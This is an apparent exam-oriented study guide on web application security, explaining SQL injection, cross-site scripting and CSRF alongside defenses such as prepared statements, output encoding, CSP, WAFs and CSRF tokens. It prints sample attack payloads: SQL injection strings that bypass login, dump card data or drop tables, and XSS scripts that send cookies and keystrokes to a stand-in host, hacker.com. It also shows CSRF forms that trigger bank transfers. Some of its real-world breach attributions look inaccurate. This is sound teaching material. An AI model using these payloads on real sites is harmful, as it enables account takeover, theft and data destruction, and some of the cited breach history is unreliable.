
Web Security
🎯 Key Takeaways & Definition
Definition: Web Security (or Web Application Security) involves protecting websites and online services from different security threats that exploit vulnerabilities in an application's code.
Core Concept: Unlike Network Security (which protects the castle walls), Web Security protects the business inside the castle (the website/database).
The Big Three: The most common attacks are SQL Injection, XSS, and CSRF.
1. Definition of Web Security
Web security deals with the security of the application layer. Modern websites are not just static HTML pages; they are complex programs talking to databases. If the code is not secure, hackers can steal user data, deface the site, or take control of the server.
Why Web Security Matters
Scale of the Problem:
- ✅ 43% of data breaches involve web applications (Verizon DBIR 2025)
- ✅ Average cost of a web app breach: $4.45 million
- ✅ 94% of applications have at least one security flaw (WhiteHat Security)
Attack Surface:
Modern web apps have massive attack surfaces:
- • User input forms (login, search, comments)
- • APIs (REST, GraphQL)
- • File uploads
- • Third-party integrations
- • Mobile apps connecting to web backends
- • IoT devices communicating with servers
Real-World Impact:
- 📌 2017 Equifax breach: SQL Injection-like flaw exposed 147 million records
- 📌 2019 Capital One breach: Web app misconfiguration exposed 100 million accounts
- 📌 2020 Twitter hack: Web app vulnerability led to high-profile account takeovers
2. Common Web Threats (The OWASP Top 10)
The OWASP (Open Web Application Security Project) Top 10 is the standard list of the most critical web security risks. We will focus on the top three for your exam.
OWASP Top 10 (2021):
- Broken Access Control
- Cryptographic Failures
- Injection (including SQL Injection)
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery (SSRF)
We'll focus on Injection (SQL Injection), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF)—the "Big Three" that appear on every exam.

A. SQL Injection (SQLi) 💉
Definition:
An attack where the hacker inserts malicious SQL code into input fields (like a login form) to manipulate the backend database.
How It Works:
Vulnerable Code Example (PHP):
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($connection, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Login successful!";
} else {
    echo "Invalid credentials";
}
Normal User Input:
Username: john
Password: mypassword
Query: SELECT * FROM users WHERE username='john' AND password='mypassword'
Result: Login succeeds if credentials match
Malicious Input (SQL Injection Attack):
Username: admin' --
Password: (anything)
Query: SELECT * FROM users WHERE username='admin' --' AND password='anything'
What happens: The -- is SQL comment syntax, so everything after is ignored
Actual query executed: SELECT * FROM users WHERE username='admin'
🚨 Result: Logs in as admin without needing password!
Attack Variations:
1. Bypass Authentication:
Input: ' OR '1'='1
Query becomes: SELECT * FROM users WHERE username='' OR '1'='1' AND password=''
Result: Always TRUE, logs in as first user (often admin)
2. Data Extraction:
Input: ' UNION SELECT credit_card, cvv, expiry FROM payments --
Result: Dumps all credit card data
3. Data Destruction:
Input: '; DROP TABLE users; --
Result: Deletes entire users table
4. Blind SQL Injection:
When error messages hidden, attackers use TRUE/FALSE questions:
Input: ' AND 1=1 --  (page loads normally = TRUE)
Input: ' AND 1=2 --  (page behaves differently = FALSE)
Slowly extract data one bit at a time.
Impact:
- 🔴 Stealing passwords from user database
- 🔴 Deleting entire database (DROP TABLE)
- 🔴 Bypassing login screens (become admin without password)
- 🔴 Extracting sensitive data (credit cards, medical records)
- 🔴 Remote code execution (in some database configurations)
Real-World Examples:
- 📌 2015: VTech (toy company) - SQL Injection exposed 6.4 million children's accounts
- 📌 2012: Yahoo Voices - 450,000 passwords stolen via SQL Injection
- 📌 2011: Sony PlayStation Network - SQL Injection contributed to breach of 77 million accounts
B. Cross-Site Scripting (XSS) 🕷️
Definition:
An attack where the hacker injects malicious client-side scripts (usually JavaScript) into web pages viewed by other users.
Types of XSS:
1. Stored XSS (Persistent):
- • Malicious script stored in database (e.g., blog comment)
- • Every user who views page gets infected
- • Most dangerous type
2. Reflected XSS (Non-Persistent):
- • Malicious script in URL parameter
- • Victim must click malicious link
- • Script reflected back in page
3. DOM-Based XSS:
- • JavaScript manipulates DOM without server involvement
- • Entire attack happens in browser
How Stored XSS Works:
Vulnerable Code Example (PHP):
<?php
$comment = $_POST['comment'];
// Save to database
$query = "INSERT INTO comments (text) VALUES ('$comment')";
mysqli_query($connection, $query);

// Display comments
$result = mysqli_query($connection, "SELECT * FROM comments");
while ($row = mysqli_fetch_assoc($result)) {
    echo $row['text']; // Dangerous! No sanitization
}
?>
Normal Comment:
User posts: "Great article!"
Displayed as: Great article!
Malicious Comment (XSS Attack):
User posts:
<script>document.location='http://hacker.com/steal.php?cookie='+document.cookie</script>• Stored in database as-is
• When ANYONE views the page:
- - Browser executes JavaScript
- - Sends their session cookie to hacker
- - Hacker can now impersonate them
.svg)
XSS Attack Examples:
1. Cookie Stealing:
<script>
new Image().src="http://hacker.com/steal?c="+document.cookie;
</script>
Sends session cookie to attacker, who can now impersonate victim.
2. Keylogging:
<script>
document.onkeypress = function(e) {
    new Image().src="http://hacker.com/log?key="+e.key;
}
</script>
Records every keystroke (passwords, messages).
3. Phishing:
<script>
document.body.innerHTML = '<div>Session expired. Please login again:</div>
<form action="http://hacker.com/phish">
<input name="user"><input type="password" name="pass"><input type="submit">
</form>';
</script>
Replaces page with fake login form.
4. Defacement:
<script>
document.body.innerHTML = '<h1>HACKED BY SCRIPT KIDDIE</h1>';
</script>
Changes website content.
Impact:
- 🔴 Session hijacking (taking over your account)
- 🔴 Stealing credentials via fake login forms
- 🔴 Redirecting users to phishing/malware sites
- 🔴 Spreading worms (MySpace Samy worm: 1 million friends in 20 hours)
- 🔴 Cryptocurrency mining in victim's browser
Real-World Examples:
- 📌 2005: MySpace Samy worm - XSS made attacker "friend" of 1 million users
- 📌 2018: British Airways - XSS on payment page stole 380,000 credit cards
- 📌 2020: Zoom - XSS allowed attackers to join any meeting
C. Cross-Site Request Forgery (CSRF) 🎯
Definition:
An attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
How It Works:
Scenario:
- You log into your bank at bank.com
- Bank sets session cookie in your browser
- You visit a malicious site evil.com (while still logged into bank)
- evil.com contains hidden request to bank.com:
<img src="https://bank.com/transfer?amount=10000&to=hacker_account">- Your browser automatically sends your bank.com cookies with the request
- Bank thinks it's a legitimate request from you
- Money transferred to attacker
Visual Example:
Legitimate Transfer:
User clicks "Transfer $100" button on bank website
↓
Browser sends: POST bank.com/transfer
  Cookie: session_id=abc123
  Body: amount=100&to=friend
↓
Bank verifies session, processes transfer
CSRF Attack:
User visits evil.com while logged into bank
↓
evil.com contains: <form action="bank.com/transfer" method="POST">
  <input name="amount" value="10000">
  <input name="to" value="hacker">
</form>
<script>document.forms[0].submit();</script>
↓
Browser automatically sends:
  Cookie: session_id=abc123 (still valid!)
  Body: amount=10000&to=hacker
↓
Bank thinks it's legitimate (correct cookie!)
↓
Transfer succeeds
🔑 Key Point:
The bank can't tell the difference between a request you intentionally made on their site vs. a request triggered by another site, because both include your valid session cookie!
Attack Variations:
1. GET-based CSRF:
<!-- Silently loads image, triggers transfer -->
<img src="https://bank.com/transfer?amount=1000&to=hacker" width="0" height="0">
2. POST-based CSRF:
<form action="https://bank.com/transfer" method="POST" id="csrf">
  <input name="amount" value="1000">
  <input name="to" value="hacker">
</form>
<script>document.getElementById('csrf').submit();</script>
3. Social Engineering CSRF:
Email: "Click here to see cute puppies!"
Link actually: https://bank.com/transfer?amount=5000&to=attacker
Analogy:
It's like a hacker moving your hand to sign a check while you aren't looking.
You're authenticated (your hand is real), but the action isn't intentional.
Impact:
- 🔴 Unauthorized financial transactions (transfers, purchases)
- 🔴 Account changes (email, password, settings)
- 🔴 Social media actions (post spam, follow attackers)
- 🔴 Admin actions (if admin logged in: create accounts, change permissions)
Real-World Examples:
- 📌 2008: Netflix - CSRF changed user email/password
- 📌 2012: YouTube - CSRF allowed mass-following of attacker's channel
- 📌 2020: TikTok - CSRF could delete videos or upload content
⚠️ SQLi vs. XSS (The Confusion Point)
| Feature | SQL Injection (SQLi) | Cross-Site Scripting (XSS) |
|---|---|---|
| Target | The Database (Server-side) | The User's Browser (Client-side) |
| Language | Uses SQL commands | Uses JavaScript / HTML |
| Where Attack Injected | Server (form inputs, URLs) | Web page (comments, profile, search) |
| Who Gets Hurt | Website/company (data stolen) | Other users (session hijacked) |
| Goal | Steal/Delete data from database | Steal cookies, redirect users, phish |
| Example Payload | ' OR '1'='1' -- | <script>alert('XSS')</script> |
| Defense | Prepared Statements (Parameterized queries) | Output Encoding + Content Security Policy |
| Impact | Access entire database, delete tables | Hijack individual user sessions |
| Affected Party | Business (data breach) | End users (personal accounts) |
💡 Memory Trick:
- • SQLi = Server Query Language = attacks SERVER/Database
- • XSS = X marks the (browser) spot = attacks CLIENT/User
3. Web Security Mechanisms
How do we stop these attacks?
A. Secure Socket Layer (SSL) / Transport Layer Security (TLS) ðŸ”
Definition:
Protocols for establishing authenticated and encrypted links between networked computers.
Function:
It turns HTTP (insecure) into HTTPS (secure). It ensures that no one can "sniff" your password while it travels from your laptop to the server.
How TLS Works (Simplified):
1. Handshake (Establishing Secure Connection):
Browser → Server: "Hello, I want HTTPS"
Server → Browser: "Here's my certificate (signed by trusted CA)"
Browser verifies certificate is valid
Browser generates symmetric session key
Browser encrypts session key with server's public key
Server decrypts session key with private key
Both now have shared session key
2. Encrypted Communication:
All subsequent data encrypted with session key
Eavesdropper sees: Xy7#k9@mZ... (gibberish)
Only browser and server can decrypt
Visual Indicators:
- 🔒 Padlock icon in browser address bar
- 🟢 Green bar for Extended Validation (EV) certificates
- 🔗 URL starts with
https://
What TLS Protects Against:
- ✅ Eavesdropping: ISP/hacker can't read data
- ✅ Man-in-the-Middle: Can't intercept and modify data
- ✅ Impersonation: Certificate proves server identity
What TLS Does NOT Protect Against:
- ⌠XSS, SQL Injection, CSRF (application-layer attacks)
- ⌠Malware on user's computer
- ⌠Social engineering
- ⌠Vulnerabilities in server code
TLS Versions:
- • TLS 1.0/1.1: Deprecated (vulnerable)
- • TLS 1.2: Current minimum standard
- • TLS 1.3: Latest, faster and more secure
Certificate Authorities (CAs):
- • Trusted CAs: DigiCert, Let's Encrypt, GlobalSign
- • Browser trust store: Contains list of trusted CAs
- • Certificate expiry: Typically 1-2 years (Let's Encrypt: 90 days)
B. Input Validation (Sanitization) 🧹
Definition:
The practice of checking every piece of data a user enters before processing it.
Example:
If a field asks for "Age," the code should reject anything that isn't a number. This stops SQL Injection code from being processed.
Types of Validation:
1. Whitelist Validation (Preferred):
// Only allow letters and numbers
if (preg_match('/^[a-zA-Z0-9]+$/', $username)) {
    // Valid
} else {
    die("Invalid username");
}
2. Blacklist Validation (Weaker):
// Block specific dangerous characters
$username = str_replace(["'", '"', ";", "--"], "", $username);
// Problem: Attackers find new ways around blacklist
3. Type Checking:
$age = (int)$_POST['age']; // Force to integer
if ($age < 0 || $age > 150) {
    die("Invalid age");
}
Defense Against SQL Injection - Prepared Statements:
Vulnerable Code:
$query = "SELECT * FROM users WHERE username='$username'";Secure Code (Prepared Statement):
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$username]);
// Even if $username contains SQL, it's treated as DATA, not CODE
How Prepared Statements Work:
- 1. SQL query template sent to database first
- 2. User input sent separately as parameters
- 3. Database knows structure of query beforehand
- 4. User input can NEVER change query logic
Defense Against XSS - Output Encoding:
Vulnerable Code:
echo $user_comment; // Dangerous!Secure Code:
echo htmlspecialchars($user_comment, ENT_QUOTES, 'UTF-8');
// Converts < to <, > to >, etc.
// <script> becomes <script> (displayed as text, not executed)Client-Side Validation vs. Server-Side:
- • Client-side (JavaScript): Convenience only, easy to bypass
- • Server-side (PHP/Python/Java): Security requirement, cannot be bypassed
- • Best practice: Do both (client for UX, server for security)
C. Web Application Firewall (WAF) 🛡️
Definition:
A specific firewall that sits in front of a web application and inspects traffic for web-specific attacks (like SQLi patterns) that a normal network firewall might miss.
How WAF Works:
Traditional Network Firewall:
Checks: Source IP, Destination Port, Protocol
Allows/Blocks based on: Network layer (Layer 3/4)
Cannot see: Contents of HTTP request
Web Application Firewall (WAF):
Checks: HTTP headers, URL parameters, POST data, cookies
Analyzes: SQL injection patterns, XSS scripts, known attack signatures
Blocks: Malicious requests before reaching web server
Logs: All suspicious activity for analysis
WAF Placement:
Internet → WAF → Load Balancer → Web Servers → Database
         ↑
    Blocks attacks here
    (before reaching app)
Detection Methods:
1. Signature-Based:
Blocks known attack patterns:
- ' OR '1'='1
- <script>alert('XSS')</script>
- UNION SELECT
2. Behavioral Analysis:
Detects abnormal behavior:
- 100 requests per second (DDoS)
- Accessing /admin when not logged in
- Downloading entire database
3. Machine Learning:
Learns normal traffic patterns
Flags deviations as suspicious
Adapts to new attack types
Popular WAF Solutions:
- • Cloud WAFs: Cloudflare, AWS WAF, Azure Front Door
- • On-Premise: ModSecurity, Imperva, F5
- • Open-Source: ModSecurity (OWASP Core Rule Set)
Limitations:
- • False positives: May block legitimate traffic
- • Performance overhead: Adds latency
- • Bypass techniques: Sophisticated attackers can evade
- • Not a replacement for secure coding
D. Content Security Policy (CSP) 📜
Definition:
HTTP header that tells the browser which scripts are safe to execute, blocking XSS attacks.
How CSP Works:
Without CSP:
<!-- ANY script will execute -->
<script>alert('XSS')</script> ✓ Executes
<script src="http://evil.com/hack.js"></script> ✓ Executes
With CSP:
HTTP Header:
Content-Security-Policy: script-src 'self' https://trusted.com

Only scripts from SAME domain or trusted.com will execute
All inline scripts blocked by default
CSP Example:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' https://apis.google.com;
  style-src 'self' 'unsafe-inline';
  img-src 'self' data: https:;
  font-src 'self' https://fonts.gstatic.com;
  connect-src 'self' https://api.example.com;
  frame-ancestors 'none';
Explanation:
- •
default-src 'self': By default, only load from same origin - •
script-src: JavaScript only from own site + Google APIs - •
style-src 'unsafe-inline': Allow inline CSS (less secure but common) - •
frame-ancestors 'none': Prevent clickjacking (can't be framed)
Benefits:
- ✅ Blocks inline scripts: Defeats most XSS attacks
- ✅ Whitelist approach: Only trusted sources
- ✅ Reports violations: Can log attempted attacks
Limitations:
- • Breaks older code: Many sites use inline scripts
- • Complex to configure: Requires careful tuning
- • Browser support: Older browsers ignore CSP
E. CSRF Tokens 🎫
Definition:
Unique, unpredictable tokens embedded in forms to verify requests are intentional.
How CSRF Tokens Work:
1. Server generates random token:
$csrf_token = bin2hex(random_bytes(32));
$_SESSION['csrf_token'] = $csrf_token;
2. Token embedded in form:
<form action="/transfer" method="POST">
  <input type="hidden" name="csrf_token" value="a3f7b9c2...">
  <input name="amount">
  <input name="to">
  <button type="submit">Transfer</button>
</form>
3. Server validates token on submission:
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die("CSRF attack detected!");
}
// Process transfer
Why This Works:
- • Attacker can't guess token (random, unique per session)
- • Attacker can't read token from another domain (Same-Origin Policy)
- • Token changes every session (can't reuse old token)
CSRF Attack Fails:
evil.com tries:
<form action="bank.com/transfer" method="POST">
<input name="csrf_token" value="???"> ↠Don't know token!
<input name="amount" value="1000">
</form>
Bank receives request:
- Valid session cookie ✓
- Invalid/missing CSRF token ✗
- Request rejectedAdditional CSRF Defenses:
1. SameSite Cookie Attribute:
setcookie('session_id', $session, [
    'samesite' => 'Strict' // Cookie only sent from same site
]);
2. Double Submit Cookie:
Set cookie: csrf_token=xyz123
Require form field: csrf_token=xyz123
Both must match
3. Referer Header Validation:
if (parse_url($_SERVER['HTTP_REFERER'], PHP_URL_HOST) !== 'bank.com') {
    die("Invalid referer");
}
// Less reliable (can be spoofed)
4. Best Practices for Web Security
Use HTTPS Everywhere 🔒
Encrypt ALL traffic, even for "public" pages.
Why:
- • Prevents eavesdropping on public Wi-Fi
- • Required for modern browser features (geolocation, camera)
- • SEO benefit (Google ranks HTTPS higher)
- • Trust signal (padlock icon)
How:
- • Get free certificate from Let's Encrypt
- • Configure server to redirect HTTP → HTTPS
- • Enable HSTS (HTTP Strict Transport Security)
Keep Software Updated 🔄
Patch your CMS (WordPress, Drupal) and plugins.
Statistics:
- • 60% of breaches exploit known vulnerabilities with available patches
- • WordPress plugins average 1 vulnerability per 100 lines of code
Best Practices:
- • Enable auto-updates for minor patches
- • Subscribe to security advisories
- • Remove unused plugins/themes
- • Use vulnerability scanners (WPScan, OWASP Dependency-Check)
Use Prepared Statements 💉
The only 100% cure for SQL Injection.
Why It Works:
- • SQL structure defined first
- • User input treated as DATA, never CODE
- • No amount of special characters can break out
All Major Languages Support:
- • PHP: PDO/MySQLi prepared statements
- • Python: parameterized queries
- • Java: PreparedStatement
- • C#: SqlCommand with parameters
Implement Content Security Policy (CSP) 📜
Tells browser which scripts are safe, blocking XSS.
Deployment Strategy:
- 1. Start with
Content-Security-Policy-Report-Only(monitor, don't block) - 2. Review violation reports
- 3. Adjust policy to allow legitimate scripts
- 4. Switch to enforcement mode
Principle of Least Privilege ðŸ”
Database user for web app should NOT have DROP TABLE privileges.
Example:
-- Bad: Web app uses admin account
GRANT ALL PRIVILEGES ON database.* TO 'webapp'@'localhost';

-- Good: Web app has limited permissions
GRANT SELECT, INSERT, UPDATE ON database.* TO 'webapp'@'localhost';
-- Cannot DROP tables, even if SQL injection succeeds
Security Headers 🛡️
Essential HTTP Headers:
X-Frame-Options: DENY
  (Prevents clickjacking)

X-Content-Type-Options: nosniff
  (Prevents MIME-type attacks)

X-XSS-Protection: 1; mode=block
  (Legacy XSS filter)

Strict-Transport-Security: max-age=31536000
  (Forces HTTPS for 1 year)

Content-Security-Policy: default-src 'self'
  (Blocks XSS)

Referrer-Policy: strict-origin-when-cross-origin
  (Controls referrer leakage)
Check Your Site:
Input Validation + Output Encoding 🧹
Defense in Depth:
- • Validate on input: Reject bad data early
- • Encode on output: Escape HTML/JavaScript characters
- • Never trust user input: Even from "trusted" users
Example:
// Input validation
$email = filter_input(INPUT_POST, 'email', FILTER_VALIDATE_EMAIL);
if (!$email) die("Invalid email");

// Output encoding
echo "Welcome, " . htmlspecialchars($username, ENT_QUOTES, 'UTF-8');
Regular Security Audits ðŸ”
Tools:
- • Automated scanners: OWASP ZAP, Burp Suite, Nikto
- • Dependency checkers: Snyk, npm audit, pip-audit
- • Penetration testing: Professional ethical hackers
- • Bug bounty programs: HackerOne, Bugcrowd
Frequency:
- • Automated scans: Weekly
- • Manual audits: Quarterly
- • Pen tests: Annually or after major changes
Conclusion
Web Security is the frontline defense for modern applications. While Network Security protects the infrastructure, Web Security protects the data and logic that businesses depend on. The "Big Three" vulnerabilities—SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF)—remain the most exploited attack vectors, but all can be prevented with proper coding practices.
Remember:
- ✅ SQL Injection = Attacks database via malicious SQL
- ✅ XSS = Attacks users via malicious JavaScript
- ✅ CSRF = Tricks authenticated users into unwanted actions
- ✅ HTTPS/TLS = Encrypts traffic but doesn't fix code vulnerabilities
- ✅ Prepared Statements = 100% cure for SQL Injection
- ✅ Output Encoding + CSP = Best defense against XSS
- ✅ CSRF Tokens = Verify intentional requests
- ✅ Input Validation = First line of defense
- ✅ WAF = Additional layer for known attack patterns
- ✅ Security is a process, not a product!
The future: WebAssembly security, API security (GraphQL/REST), serverless security challenges, and AI-powered attack detection will shape the next generation of web security! 🔒